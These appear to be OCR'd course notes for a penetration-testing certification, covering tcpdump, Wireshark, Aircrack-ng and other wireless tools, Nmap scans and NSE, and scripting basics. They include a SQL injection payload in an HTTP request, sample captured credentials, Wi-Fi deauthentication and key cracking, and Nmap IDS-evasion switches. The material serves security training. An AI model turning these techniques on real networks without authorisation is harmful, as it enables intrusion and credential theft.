  - Using these tools enhances the ability to gather comprehensive information about a target's external infrastructure, leading to successful penetration tests

- **tcpdump**
  - Tcpdump Overview
    - Definition:
      - Command-line packet analyzer tool
    - Usage:
      - Capture and analyze network traffic
    - Audience:
      - Network administrators and penetration testers
  - Reconnaissance with Tcpdump
    - Purpose:

- Understand communication patterns of a target network
- Capabilities:
  - Captures TCP, UDP, and other packet types
- Applications:
  - Identifying protocols, devices, and potential vulnerabilities

- Key Commands and Options
  - Capture All Traffic on an Interface:
    - Command:
      - `tcpdump -i eth0`
    - Description:
      - Listens on the specified network interface
  - Capture Packets from a Specific Host:
    - Command:
      - `tcpdump host example.com`
    - Description:
      - Filters traffic to/from a specific host
- Capture Traffic on a Specific Port:
  - Command:
    - `tcpdump port 80`
  - Description:
    - Filters traffic on a specific port
      - HTTP traffic
- Save Captured Packets to a File:
  - Command:
    - `tcpdump -w capture.pcap`
  - Description:


- Writes output to a specified file for later analysis

- Example Command
  - Full Command:
    - `tcpdump -i eth0 host example.com port 80 -w capture.pcap`
  - Explanation:
    - `tcpdump`
      - Invokes tcpdump
    - `-i eth0`
      - Listens on the eth0 interface
    - `host example.com`
      - Filters traffic to/from example.com
    - `port 80`
      - Filters HTTP traffic.
    - `-w capture.pcap`
      - Saves output to capture.pcap file
- Practical Applications
  - Data Leak Investigation:
    - Capture and observe unencrypted traffic containing sensitive information
  - Detailed Traffic Analysis:
    - Use tcpdump with tools like Wireshark for in-depth inspection
  - Web Application Testing:
    - Identify vulnerabilities such as insecure API endpoints or unencrypted transmissions
  - Real-Time Monitoring:

        - Detect unusual traffic spikes or connections indicating active intrusions
    - Advanced Features
        - Berkeley Packet Filter Syntax:
            - Apply complex filters to capture specific packets
        - Combination with Other Tools:
            - Capture with tcpdump and analyze with Wireshark for detailed insights
    - Summary
        - Tcpdump Utility:
            - Captures and analyzes network traffic for vulnerabilities
        - Importance:
            - Essential for reconnaissance, enumeration, and real-time monitoring
        - Benefit:
            - Provides detailed insights into network activity, aiding in thorough penetration testing
- **Wireshark**
    - Wireshark
        - A powerful network analysis tool used to capture and display real-time data traveling back and forth on a network
        - Essential for penetration testers during the reconnaissance and enumeration phases
    - Packet Analyzer
        - Captures packets (units of data transmitted over a network) and provides detailed visibility into network traffic

- Helps in understanding the communication between devices, identifying potential vulnerabilities, and mapping network structures


- Roles of Wireshark in Penetration Testing
  - Passive Reconnaissance
    - Observing traffic without actively engaging with the target systems
    - Capturing packets to identify protocols, IP addresses, open ports, and services running on a network
  - Packet Capture and Analysis



- HTTP Requests and SQL Injection
- Capture HTTP requests to identify potential SQL injection attempts
- Example
  - `GET /hack/passwd.pl?name=' OR '1'='1'&password=' OR '1'='1'`


- SMTP Traffic
  - Analyze email headers and server communication to identify mail servers
  - Information can be used for phishing attacks or understanding internal communications

- Dissecting OSI Model Layers
  - View details from the physical layer to the application layer
  - Identify MAC addresses, IP addresses, TCP/UDP ports, and packet payloads
  - Detect misconfigurations like services running on non-standard ports or unencrypted data transmission
- Enumeration
  - Active engagement with the target to extract detailed information
  - Monitor responses from enumeration activities like network scans, ping sweeps, and service probes
  - Example
    - Capture Nmap scan packets to see SYN packets and SYN-ACK responses, identifying open ports and services
- On-Path Attacks (Man-in-the-Middle)
  - Intercept communication between devices to capture sensitive information
  - Example
    - Intercept HTTP traffic to extract login credentials or session cookies
- Identifying Insecure Practices



- Capture traffic over time to identify patterns like outdated protocols being used without encryption
    - E.g., Telnet, FTP
- Example
    - Capture Telnet traffic to demonstrate credentials being transmitted in plain text

■ DNS Traffic Analysis



- Capture DNS traffic to reveal internal network structures
- Example
  - Analyze DNS queries to identify internal hostnames and resources

- Example Scenarios and Commands
  - HTTP Requests and SQL Injection
    - Capture HTTP traffic showing a SQL injection attempt
      - plaintext

GET /hack/passwd.pl?name=' OR '1'='1'&password=' OR '1'='1'

- Analyze the response to confirm the success of the attack

■ Nmap Scan and SSH Banners

- Capture packets during an Nmap scan:
  - plaintext

    Nmap SYN packets and SYN-ACK responses on port 22 (SSH)
- Extract SSH banners to identify software versions:
  - plaintext

    SSH-2.0-OpenSSH_7.4

■ On-Path Attack Example

- Capture HTTP traffic to extract login credentials:
  - plaintext

    POST /login.php HTTP/1.1

    Host: example.com

    User-Agent: Mozilla/5.0

    Content-Type: application/x-www-form-urlencoded

    Content-Length: 29

    username=admin&password=admin123

■ Telnet Traffic

- Capture Telnet login credentials transmitted in plain text:
  - plaintext

    Username: admin

    Password: password123

■ DNS Traffic Analysis

- Capture and analyze DNS queries:
  - plaintext


Query: eastcoast.on.icomera.com

Response: 192.168.1.10

- Practical Tips
  - Setup and Configuration
    - Ensure Wireshark is properly installed and configured on your penetration testing machine
    - Use appropriate network interfaces to capture traffic from the target network
  - Filtering and Analysis
    - Use Wireshark filters to narrow down the captured traffic:
      - Example
        - `http`, `smtp`, `telnet`, `dns`, `tcp.port == 22`
    - Analyze captured packets to extract valuable information about the network and potential vulnerabilities
  - Documentation and Reporting
    - Document findings from Wireshark captures, including any identified vulnerabilities or misconfigurations
    - Include screenshots and detailed explanations in your penetration testing report to provide actionable insights for the client

- **Wireless Analysis Tools**
  - Introduction
    - Topic:
      - Essential tools for wireless network reconnaissance and enumeration in penetration testing

- Tools:
  - Aircrack-ng, InSSIDer, and WiGLE.net




- Aircrack-ng
  - Comprehensive suite for assessing the security of wireless networks
  - Tools for capturing packets, analyzing them, and breaking WEP and WPA/WPA2-PSK keys
  - Widely used for evaluating Wi-Fi network security and identifying vulnerabilities
- Example Use of Aircrack-ng
  - Capture traffic and analyze it to identify weak points
  - Capture the four-way handshake process to crack WPA/WPA2 keys
  - Perform deauthentication attacks to force reconnections and capture handshakes
- Scenario
  - Tasked with testing the security of a corporate Wi-Fi network

- Capture packets and attempt to crack the Wi-Fi password
- Set wireless adapter to monitor mode, capture traffic, analyze, and decrypt data
- Demonstrate potential vulnerabilities through de-authentication attacks

- InSSIDer
  - Wi-Fi scanner for visualizing and analyzing wireless networks
  - Provides information about signal strength, channel usage, and security settings
  - Useful for identifying signal overlap and channel interference
- Example Use of InSSIDer
  - Identify all Wi-Fi networks in a location
  - See distribution across different channels
  - Understand network environment and identify potential points of interference

- Scenario
  - Pen test focusing on a business's wireless infrastructure
    - Scan area to identify access points
    - Detect rogue access points mimicking legitimate networks
    - Map signal strength and coverage areas, optimize AP placement, and enhance network performance
- WiGLE.net
  - Website and database collecting global information about wireless networks
  - Users contribute data by mapping Wi-Fi networks with their devices
  - Search for Wi-Fi networks by location, SSID, or other criteria



- Example Use of WiGLE.net
  - Gather information about wireless networks in a specific area without being physically present
  - Identify the presence of specific Wi-Fi networks around a target location
  - Gather data about security settings and signal strength
- Scenario
  - Preparing for a penetration test on a remote office
    - Use WiGLE.net to gather preliminary information
    - Plan approach and identify networks to focus on during on-site assessment
    - Identify patterns in network deployment, common SSIDs, and default configurations
- Conclusion

- Aircrack-ng, InSSIDer, and WiGLE.net are powerful tools for wireless network reconnaissance and enumeration
- Aircrack-ng:
    - Capture and analyze wireless traffic, attempt to crack network keys
- InSSIDer:
    - Visualize and optimize the wireless landscape
- WiGLE.net:
    - Global database for preliminary reconnaissance
- Using these tools together enhances the ability to gather comprehensive information about target wireless infrastructure

Nmap and NSE

Objectives:

- 2.4 - *Perform network attacks using appropriate tools*
- 4.2 - *Use tools to actively engage with the network, mimicking real-world attacks*

- **Nmap and NSE**
    - Introduction
        - Topic:
            - Nmap and Nmap Scripting Engine (NSE)
        - Purpose:
            - Powerful tools for network security, reconnaissance, and enumeration
        - Importance:
            - Essential for understanding and securing network infrastructure
    - Domain
        - Focus:
            - Domain 2 (Reconnaissance and Enumeration) and Domain 4 (Attacks and Exploits)
    - Lesson Previews
        - Nmap Discovery Scans
            - Use Nmap to find devices connected to the network

- Similar to taking attendance in a classroom
- Nmap Port Scans
  - Check every port on a device to see if it's open, closed, or locked
  - Open ports indicate different services and functions of a device
- Nmap Fingerprinting
  - Identify the type of device, operating system, and applications running
  - Similar to using fingerprints to identify a person
- Nmap Live Demo
  - Hands-on demonstration of Nmap in action
  - Show how to gather valuable network information
- Nmap Scripting Engine (NSE)
  - Use scripts to perform tasks like vulnerability detection and advanced network discovery
  - Enhance Nmap capabilities with custom scripts

- Quiz
  - Short quiz at the end of the section
  - Review of each quiz question to ensure understanding of the correct answers
- Conclusion
  - Proficiency in using Nmap and NSE
  - Ability to conduct initial reconnaissance and enumeration
  - Simulate and analyze network attacks to identify vulnerabilities and fortify network defenses
- Get Ready Statement

- Ready to dive into Nmap and NSE? Let's begin our section on these powerful tools.

- **Nmap Discovery Scans**
  - **Nmap Security Scanner**
    - A versatile port scanner used for topology, host, service, and OS discovery and enumeration
    - An nmap discovery scan is used to footprint the network
  - **Basic Syntax**
    - # nmap 192.168.1.0/24
  - **Host Discovery Scan**
    - # nmap –sn 192.168.1.0/24
  - **Nmap Switches**
    - There are many types of scanning options that you can utilize by entering different nmap switches
      - List Scan (-sL)
        - Lists the IP addresses from the supplied target range(s) and performs a reverse-DNS query to discover any host names associated with those IPs
      - TCP SYN ping (-PS <PortList>)

- Probes specific ports from the given list using a TCP SYN packet instead of an ICMP packet to conduct the ping

- Sparse Scanning (--scan-delay <Time>)
  - Issues probes with significant delays to become stealthier and avoid detection by an IDS or IPS

- Scan Timing (-Tn)
  - Issues probes with using a timing pattern with n being the pattern to utilize (0 is slowest and 5 is fastest)

- TCP Idle Scan (-sI)
  - Another stealth method, this scan makes it appear that another machine (a zombie) started the scan to hide the true identity of the scanning machine

- Fragmentation (-f or --mtu)
  - A technique that splits the TCP header of each probe between multiple IP datagrams to make it hard for an IDS or IPS to detect

- The results of a discovery scan should be a list of IP addresses and whether they responded to the probes

- **Nmap Output**
  - Interactive (default) to screen
  - Normal (-oN) to file

- XML (-oX) to file
- Grepable (-oG) to file
- XML or grepable output can be integrating with most SIEM products

- **Nmap Port Scans**
  - After your footprinting is complete, it is time to begin fingerprinting hosts
  - **Service Discovery**
    - Determine which network services and operating systems are in use by a target
    - Service discovery can take minutes to hours to complete
  - **Warning**
    - While some scans are described as “stealthy”, a well-configured IDS/IPS can detect most Nmap scanning
  - **TCP SYN (-sS)**
    - Conducts a half-open scan by sending a SYN packet to identify the port state without sending an ACK packet afterwards
  - **TCP Connect (-sT)**

- Conducts a three-way handshake scan by sending a SYN packet to identify the port state and then sending an ACK packet once the SYN-ACK is received

- **Null Scan (-sN)**
  - Conducts a scan by sending a packet with the header bit set to zero

- **FIN Scan (-sF)**
  - Conducts a scan by sending an unexpected FIN packet

- **Xmas Scan (-sX)**
  - Conducts a scan by sending a packet with the FIN, PSH, and URG flags set to one

- **UDP Scan (-sU)**
  - **Conducts a scan by sending a UDP packet to the target and waiting for a** response or timeout

- **Port Range (-p)**
  - Conducts a scan by targeting the specified ports instead of the default of the 1,000 most commonly used ports

- These techniques can be more or less stealthy, as well as combined with the options covered in the discovery scan lesson

- **Port States**

- Open
  - An application on the host is accepting connections

- Closed
  - The port responds to probes by sending a reset [RST] packet, but no application is available to accept connections

- Filtered
  - Nmap cannot probe the port, usually due to a firewall blocking the scans on the network or host

- **Other Port States (displayed if the scan cannot determine a reliable result)**
  - Unfiltered
    - Nmap can probe the port but cannot determine if it is open or closed

  - Open|Filtered
    - Nmap cannot determine if the port is open or filtered when conducting a UDP or IP protocol scan

  - Closed|Filtered
    - Nmap cannot determine if the port is closed or filtered when conducting a TCP Idle scan

- Port states are important to understand because an open port indicates a host that might be vulnerable to an inbound connection

- **Nmap Fingerprinting**
    - **Fingerprinting**
        - A technique to get a list of resources on the network, host, or system as a whole to identify potential targets for further attack
    - Once open ports are discovered, use Nmap to probe them intensely
        - # nmap –sV 192.168.1.1
        - # nmap –A 192.168.1.1
    - An intensive fingerprint scan can provide more detailed information
        - Protocol
        - Application name and version
        - OS type and version
        - Host name
        - Device type
    - **How does Nmap fingerprint what services and versions are running?**
        - Common Platform Enumeration (CPE)
            - Scheme for identifying hardware devices, operating systems, and applications developed by MITRE
        - Nmap Scripting Engine (NSE)

- Scripts are written in the Lua scripting language that can be used to carry out detailed probes
    - OS detection and platform enumeration
    - Windows user account discovery
    - Identify logged-on Windows user
    - Basic vulnerability detection
    - Get HTTP data and identify applications
    - Geolocation to traceroute probes

- **Using Nmap: A Demonstration**

- **Nmap Scripting Engine: A Demonstration**

Scripting Basics

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- #.# - Type out objective
- #.# - Type out objective

- **Scripting Basics**
    - Content
        - Details of content
            - More details
    - Content
        - Details of content
            - More details

- **Shells and Programming Languages**
    - Scripting Overview
        - Scripts
            - Lists of commands executed by a program or scripting engine
        - Purpose
            - Automate tasks, set up recurring searches, and simplify repetitive actions
    - PenTest+ Exam

- Focus
  - Understand and read scripts, not create from scratch
- Required Languages
  - Bash, PowerShell, Python, Ruby, Perl, JavaScript
- Expectation
  - Read and understand scripts, identify blocks of code, and their functions

- Bash
  - Scripting language and command shell for Unix-like systems
  - Elements
    - Variables, loops, conditional statements, functions
  - Example Script:
    - `#!/bin/bash`: Declares the script is written in Bash
    - `echo "Pulling NetworkManager entries..."`: Prints message to screen
    - `grep "NetworkManager" /var/log/syslog | cut -d " " -f1-5 > netman-log.txt`: Searches log, formats output, saves to file
    - `echo "NetworkManager log file created!"`: Prints completion message
- PowerShell
  - Scripting language and command shell for Windows systems
  - Elements
    - Variables, loops, conditional statements, functions, commandlets (Verb-Noun syntax)
  - Example Script
    - `Write-Host "Retrieving login failures"`: Prints message to screen

- `Get-EventLog -LogName Security -Newest 5 -InstanceId 4625 | Select-Object TimeWritten, Message | Out-File C:\log-fail.txt`: Searches EventLog for login failures, saves to file
- `Write-Host "Log log-fail.txt has been created"`: Prints completion message

- Windows Management Instrumentation Command (WMIC)
  - Program to review log files on remote Windows machines
  - Example Command:
    - `WMIC NTEVENT WHERE "LogFile='Security' AND EventType=5" GET SourceName, TimeGenerated, Message`: Retrieves specified event logs
- Python and Ruby
  - Interpreted, high-level, general-purpose programming languages
  - Commonly used for text manipulation, file searching, and more
  - Not compiled, source code is readable in text files
- Perl
  - General-purpose interpreted programming language
  - Created in the late 1980s for Unix scripting and text manipulation
  - Efficient with many third-party modules available
- JavaScript
  - Scripting language for web development
  - Used for dynamic content, popups, on-click actions, and complex web applications
  - Versions:
    - ReactJS (frontend), NodeJS (backend)
- Examples Related to Defined Terms

        - Bash Script Example
            - `#!/bin/bash`
            - `echo "Pulling NetworkManager entries..."`
            - `grep "NetworkManager" /var/log/syslog | cut -d " " -f1-5 > netman-log.txt`
            - `echo "NetworkManager log file created!"`
        - PowerShell Script Example
            - `Write-Host "Retrieving login failures"`
            - `Get-EventLog -LogName Security -Newest 5 -InstanceId 4625 | Select-Object TimeWritten, Message | Out-File C:\log-fail.txt`
            - `Write-Host "Log log-fail.txt has been created"`
        - WMIC Command Example
            - ‘WMIC NTEVENT WHERE "LogFile='Security' AND EventType=5" GET SourceName, TimeGenerated, Message`

- **Variables**
    - Variables
        - Used to store values and data for different data types
        - Can change throughout the execution of a program
    - Data Types
        - Boolean
            - Holds two values: true/false, T/F, or 1/0 (depending on the programming language)
        - Integer
            - Stores whole numbers (positive or negative)

- Float/Decimal/Real Number
  - Stores numbers with decimal points
    - e.g., 53.22
- Character
  - Stores a single ASCII character
    - e.g., 'a', 'T', '5'
- String
  - Stores a sequence of characters
    - e.g., "Jason"

- Pseudocode
  - A generalized form of code not specific to any programming language
  - Used to discuss programming concepts without focusing on syntax specific to a language
- Defining Variables in Pseudocode
  - Lowercase letters for variable names
    - e.g., firstname
  - Use equal sign to assign values
    - e.g., firstname = "Jason"
- Constants
  - Similar to variables but cannot change once defined
  - Defined using uppercase letters in pseudocode (e.g., PI)
  - Used for values that remain constant throughout the program
    - e.g., PI = 3.14159
- Examples Related to Defined Terms
  - Boolean Example
    - In pseudocode: `isStudent = true` or `isStudent = 1`

        - Indicates whether someone is a student
    - Integer Example
        - In pseudocode: `age = 25`
        - Stores a whole number representing age
    - Float/Decimal/Real Number Example
        - In pseudocode: `walletAmount = 53.22`
        - Stores a number with a decimal point
    - Character Example
        - In pseudocode: `grade = 'A'`
        - Stores a single character representing a grade
    - String Example
        - In pseudocode: `name = "Jason"`
        - Stores a sequence of characters representing a name
    - Constant Example
        - In pseudocode: `PI = 3.14159`
        - Stores a constant value for pi
- Practical Application
    - Using Variables in a Program
        - Initialize variables with starting values
        - Allow variables to change based on user input or program logic
        - Example
            - `firstname = "Jason"`
            - `lastname = "Dion"`
            - If user enters a new first name, update: `firstname = "Mark"`
    - Using Constants in a Program

- Define constants for values that do not change
- Example:
  - `PI = 3.14159`
  - Used in calculations involving circles

- **Loops**
  - Loops
    - A type of flow control used to execute a block of code multiple times
    - Types of loops
      - For loop, While loop, Do loop
  - For Loop
    - Used when you know exactly how many times you want to repeat a block of code
    - Syntax in pseudocode:
      - For i = 1 to 10

        OUTPUT i

        Endfor
    - Example
      - Counts from 1 to 10, outputting each number
  - While Loop
    - Used when you want to repeat a block of code until a certain condition is met
    - The condition is tested at the beginning of the loop
    - Syntax in pseudocode:
      - i = 0

        While i is less than 10

OUTPUT i

i = i + 1

Endwhile

- Example
  - Counts from 0 to 9, outputting each number

- Do Loop
  - Used for indefinite iteration until a condition is met
  - The condition is tested at the end of the loop
  - Syntax in pseudocode:
    - Do

      OUTPUT i

      i = i + 1

      Until i is greater than 10
  - Example
    - Counts from 0 to 10, outputting each number
- Examples Related to Defined Terms
  - For Loop Example
    - Repeat a block of code 10 times
    - Pseudocode:
      - For i = 1 to 10

        OUTPUT i

        Endfor
  - While Loop Example
    - Repeat a block of code while a condition is true
    - Pseudocode:
      - i = 0

While i is less than 10

OUTPUT i

i = i + 1

Endwhile

- Do Loop Example
  - Ensure the block of code runs at least once and then continues until a condition is met
  - Pseudocode:
    - i = 0

      Do

      OUTPUT i

      i = i + 1

      Until i is greater than 10

- Practical Applications
  - For Loop Use Case
    - Ideal for counting iterations or processing a fixed number of items
    - Example
      - Iterating through a list of items in an inventory
  - While Loop Use Case
    - Useful when the number of iterations is not known beforehand
    - Example
      - Continuously checking for a condition to be met, such as waiting for a user input
  - Do Loop Use Case
    - Ensures at least one execution regardless of the condition
    - Example

- Reading lines from a file until the end of the file is reached

- **Logic Control**
  - Logic Control
    - Used to provide conditions based on different logical tests
    - Types of tests: Boolean operators, arithmetic operators, string operators
  - Boolean Operator Example
    - Example
      - IF x equals 1 THEN

        OUTPUT "The statement was true."

        ELSE

        OUTPUT "The statement was false."

        ENDIF
    - Explanation
      - Tests if `x` is true (1) or false (0), and outputs the corresponding message
  - Arithmetic Operator Example
    - Example:
      - IF balance less than 10.00 THEN

        OUTPUT "The account has insufficient funds."

        ELSE

        OUTPUT "The account has at least $10."

        ENDIF

    - Explanation
      - Tests if `balance` is less than $10 and outputs the corresponding message

- String Operator Example
  - Example
    - IF x equals "Jason" THEN

      OUTPUT "The user was Jason."

      ELSE

      OUTPUT "The user was someone else."

      ENDIF
  - ExplanatioN
    - Tests if `x` matches the string "Jason" and outputs the corresponding message
- Nested IF Statements
  - Example
    - IF minutes greater than 120 THEN

      OUTPUT "You have studied for 2 hours."

      ELSE IF minutes greater than 60 THEN

      OUTPUT "You should continue to study for another hour."

      ELSE

      OUTPUT "You need to study for at least 2 hours today."

      ENDIF
  - Explanation
    - Checks multiple conditions in sequence and outputs the corresponding message based on which condition is met
- Combining Conditions
  - Example
    - IF minutes greater than 60 AND minutes less than 120 THEN

OUTPUT "You have between 60 and 120 minutes completed."

ELSE

OUTPUT "You have more than 120 minutes or less than 60 minutes completed."

ENDIF

- Explanation
  - Combines Boolean conditions with arithmetic operations to test a range of values and output the corresponding message

- Examples Related to Defined Terms
  - Boolean Operator Example
    - Testing if a variable is true or false
    - Pseudocode
      - IF isAuthenticated equals true THEN

        OUTPUT "Access granted."

        ELSE

        OUTPUT "Access denied."

        ENDIF
  - Arithmetic Operator Example
    - Testing if a numeric value meets a certain condition
    - Pseudocode
      - IF temperature greater than 100 THEN

        OUTPUT "Temperature is above normal."

        ELSE

        OUTPUT "Temperature is normal."

        ENDIF
  - String Operator Example

- Testing if a string matches a certain value
- Pseudocode
    - IF username equals "Admin" THEN
      OUTPUT "Welcome, Admin."
      ELSE
      OUTPUT "Welcome, User."
      ENDIF

■ Nested IF Statements Example
